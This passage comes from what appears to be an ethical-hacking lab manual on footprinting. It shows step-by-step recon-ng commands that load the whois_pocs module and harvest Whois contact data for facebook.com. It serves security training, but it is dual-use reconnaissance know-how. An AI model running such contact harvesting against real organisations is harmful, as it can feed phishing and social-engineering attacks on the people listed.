
[84] Recon modules
[14] Disabled modules
[8] Reporting modules
[4] Import modules
[2] Exploitation modules
[2] Discovery modules

[recon-ng][default] > workspaces create reconnaissance
```

52. Set a domain and perform footprinting on it to extract contacts available in the domain.
53. Type **modules load recon/domains-contacts/whois_pocs** and press **Enter**. This module uses the ARIN Whois RWS to harvest POC data from Whois queries for the given domain.
54. Type the **info command** and press **Enter** to view the options required to run this module.
55. Type **options set SOURCE facebook.com** and press **Enter** to add facebook.com as a target domain.

Note: Here, we are using facebook.com as a target domain to gather contact details.

Module 02 – Footprinting and Reconnaissance



```
recon-ng - Parrot Terminal
File Edit View Search Terminal Help

[recon-ng][reconnaissance] > modules load recon/domains-contacts/whois_pocs
[recon-ng][reconnaissance][whois_pocs] > info command

    Name: Whois POC Harvester
    Author: Tim Tomes (@lanmaster53)
    Version: 1.0


Description:
    Uses the ARIN Whois RWS to harvest POC data from whois queries for the given domain. Updates the
    'contacts' table with the results.

Options:
    Name      Current Value  Required  Description
    -----
    SOURCE     default             yes       source of input (see 'info' for details)

Source Options:
    default    SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
    <string>    string representing a single input
    <path>      path to a file containing a list of inputs
    query <sql> database query returning one column of inputs

[recon-ng][reconnaissance][whois_pocs] > options set SOURCE facebook.com
SOURCE => facebook.com
[recon-ng][reconnaissance][whois_pocs] >
```

56. Type the **run** command and press **Enter**. The **recon/domains-contacts/whois_pocs** module extracts the contacts associated with the domain and displays them, as shown in the screenshot




```
Applications Places System recon-ng - Parrot Terminal Mon Mar 21, 03:00
File Edit View Search Terminal Help

